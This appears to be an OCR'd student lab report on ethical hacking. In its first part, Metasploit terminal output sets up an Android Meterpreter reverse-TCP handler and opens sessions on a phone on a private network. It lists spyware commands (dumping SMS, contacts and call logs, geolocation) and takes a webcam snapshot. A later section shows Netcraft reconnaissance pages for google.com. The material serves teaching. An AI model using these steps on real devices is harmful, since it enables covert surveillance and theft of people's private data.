msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.29.128
LHOST ⇒ 192.168.29.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description



allen@kali: ~
File Actions Edit View Help
allen@kali: ~ ×
allen@kali: ~ ×
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.29.128
LHOST ⇒ 192.168.29.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.29.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession ⇒ false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >



allen@kali: ~
File Actions Edit View Help
allen@kali: ~ ×
allen@kali: ~ ×
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.29.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.29.128:4444
[*] Sending stage (78179 bytes) to 192.168.29.170
[*] Meterpreter session 1 opened (192.168.29.128:4444 → 192.168.29.170:45132) at 2023-03-12 21:17:04 +0530
sessions -i
Active sessions
Id Name Type Information Connection
1 meterpreter dalvik/android u0_a420 @ localhost 192.168.29.128:4444 → 192.168.29.170:45132 (192.168.29.170)


allen@kali: ~
File Actions Edit View Help
allen@kali: ~ ×
allen@kali: ~ ×
Active sessions
Id Name Type Information Connection
1 meterpreter dalvik/android u0_a420 @ localhost 192.168.29.128:4444 → 192.168.29.170:45132 (192.168.29.170)
msf6 exploit(multi/handler) > sessions -i 3
[-] Invalid session identifier: 3
msf6 exploit(multi/handler) > sessions -i 3
[-] Invalid session identifier: 3
msf6 exploit(multi/handler) > help
Core Commands
Command Description
? Help menu
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Communicate with a host
debug Display information useful for debugging
exit Exit the console
features Display the list of not yet released features that can be opted in to
get Gets the value of a context-specific variable
getg Gets the value of a global variable
grep Grep the output of another command
help Help menu
history Show command history
load Load a framework plugin
quit Exit the console
repeat Repeat a list of commands
route Route traffic through a session
save Saves the active datastores
sessions Dump session listings and display information about sessions
set Sets a context-specific variable to a value
setg Sets a global variable to a value


allen@kali: ~
File Actions Edit View Help
allen@kali: ~ ×
allen@kali: ~ ×
Module Commands
Command Description
advanced Displays advanced options for one or more modules
back Move back from the current context
clearm Clear the module stack
favorite Add module(s) to the list of favorite modules
info Displays information about one or more modules
listm List the module stack
loadpath Searches for and loads modules from a path
options Displays global options or for one or more modules
popm Pops the latest module off the stack and makes it active
previous Sets the previously loaded module as the current module
pushm Pushes the active or list of modules onto the module stack
reload_all Reloads all modules from all defined module paths
search Searches module names and descriptions
show Displays modules of a given type, or all modules
use Interact with a module by name or search term/index
Job Commands
Command Description
handler Start a payload handler as job
jobs Displays and manages jobs
kill Kill a job
rename_job Rename a job
Resource Script Commands
Command Description



allen@kali: ~
File Actions Edit View Help
allen@kali: ~ ×
allen@kali: ~ ×
and IPv6 addresses. IPv4 addresses can also be specified with special octet
ranges from the [NMAP target
specification](https://nmap.org/book/man-target-specification.html)
Examples
Terminate the first sessions:
sessions -k 1
Stop some extra running jobs:
jobs -k 2-6,7,8,11..15
Check a set of IP addresses:
check 127.168.0.0/16, 127.0.0-2.1-4,15 127.0.0.255
Target a set of IPv6 hosts:
set RHOSTS fe80::3990:0000/110, ::1-::f0f0
Target a block from a resolved domain name:
set RHOSTS www.example.test/24
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : localhost
OS : Android 12 - Linux 4.14.190-perf-gf89ca048ab16 (aarch64)
Architecture : aarch64
System Language : en_IN
Meterpreter : dalvik/android
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > help
Core Commands



allen@kali: ~
File Actions Edit View Help
allen@kali: ~ ×
allen@kali: ~ ×
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
Application Controller Commands
Command Description
app_install Request to install apk file
app_list List installed apps in the device
app_run Start Main Activty for package name
app_uninstall Request to uninstall application
meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap -i 1
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.29.170 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/handler) > exploit



[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Sending stage (78189 bytes) to 192.168.1.34
[*] Meterpreter session 2 opened (192.168.1.38:4444 → 192.168.1.34:57766) at 2023-03-11 12:55:46 +0530
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /var/www/html/ilxHgvEA.jpeg
meterpreter >

2. Perform footprinting and reconnaissance using following websites.

a) Netkraft


Netcraft | Cybercrime Disruption
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
netcraft.com
NETCRAFT
Services
Solutions
News
Company
Resources
Request Demo
Report Fraud
We protect the world's leading brands from cybercrime and fraud
From early detection to swift takedown, Netcraft's end-to-end cyber defense solutions and services keep you and your customers safe
Request Demo
Proven Expertise
173 million malicious sites blocked
1.1 billion websites explored
28 years keeping networks secure
33% global phishing takedowns
Internet security solutions for the world's largest brands and governments
What's that site running?
Using results from our internet data mining, find out the technologies and infrastructure of any site.
http://google.com
Audited by Netcraft
This site is Audited by Netcraft. Get your site scanned for vulnerabilities
Report Suspicious URLs
If you come across a suspicious site or email, please report it to us.
Report Fraud
Subscribe & Follow
Subscribe to our mailing list
Related News
Hidden Email Addresses in
Funny and malicious server
Increasing Number of Bank-
Search
ENG
11:15 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com
NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
Network
Site http://google.com
Netblock Owner Google LLC
Hosting company Google
Hosting country US
IPv4 address 74.125.193.113 (VirusTotal)
IPv4 autonomous systems AS15169
IPv6 address 2a00:1450:400b:c01:0:0:0:66
IPv6 autonomous systems AS15169
Reverse DNS ig-in-f113.1e100.net
Domain google.com
Nameserver ns1.google.com
Domain registrar markmonitor.com
Nameserver organisation whois.markmonitor.com
Organisation Google LLC, United States
DNS admin dns-admin@google.com
Top Level Domain Commercial entities (.com)
DNS Security Extensions unknown
IP delegation
IPv4 address (74.125.193.113)
IP range | Country | Name | Description
::ffff:0.0.0.0/96 | United States | IANA-IPV4-MAPPED-ADDRESS | Internet Assigned Numbers Authority
74.0.0.0-74.255.255.255 | United States | NET74 | American Registry for Internet Numbers
74.125.0.0-74.125.255.255 | United States | GOOGLE | Google LLC
74.125.193.113 | United States | GOOGLE | Google LLC
IPv6 address (2a00:1450:400b:c01:0:0:0:66)
Search
ENG
11:16 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com
NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
IP delegation
IPv4 address (74.125.193.113)
IP range | Country | Name | Description
::ffff:0.0.0.0/96 | United States | IANA-IPV4-MAPPED-ADDRESS | Internet Assigned Numbers Authority
74.0.0.0-74.255.255.255 | United States | NET74 | American Registry for Internet Numbers
74.125.0.0-74.125.255.255 | United States | GOOGLE | Google LLC
74.125.193.113 | United States | GOOGLE | Google LLC
IPv6 address (2a00:1450:400b:c01:0:0:0:66)
IP range | Country | Name | Description
::/0 | N/A | ROOT | Root inet6num object
2a00::/11 | European Union | EU-ZZ-2A00 | RIPE NCC
2a00::/12 | Netherlands | EU-ZZ-2A00 | RIPE Network Coordination Centre
2a00:1450::/29 | Ireland | IE-GOOGLE-20091005 | Google Ireland Limited
2a00:1450:4000::/37 | Ireland | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend
2a00:1450:400b:c01:0:0:0:66 | Ireland | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend
IP Geolocation
We use multilateration to independently determine the location of a server. Read more.
Search
ENG
11:16 PM
3/10/2023

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOFy.com WHOIS, DNS, & | WebEx Panel Usage Statistics


sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com

NETCRAFT

Services | Solutions | News | Company | Resources | Discover More | Report Fraud

IP Geolocation

We use multilateration to independently determine the location of a server. **Read more.**



SSL/TLS

Search | ENG | 11:16 PM 3/10/2023

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOFy.com WHOIS, DNS, & | WebEx Panel Usage Statistics

sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com

NETCRAFT

Services | Solutions | News | Company | Resources | Discover More | Report Fraud

This is not a HTTPS site. If you're looking for SSL/TLS information try the **HTTPS site report**.

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of **rules**. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see **open-spf.org**.

Qualifier	Mechanism	Argument
+ (Pass)	include	_spf.google.com
~ (SoftFail)	all	

DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see **dmarc.org**.

Raw DMARC record:

```
v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com
```

Tag	Field	Value
p=reject	Requested handling policy	Reject: emails that fail the DMARC mechanism check should be rejected. Rejection SHOULD occur during the SMTP transaction.
rua=mailto:mailauth-reports@google.com	Reporting URI(s) for aggregate data	mailauth-reports@google.com

Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor

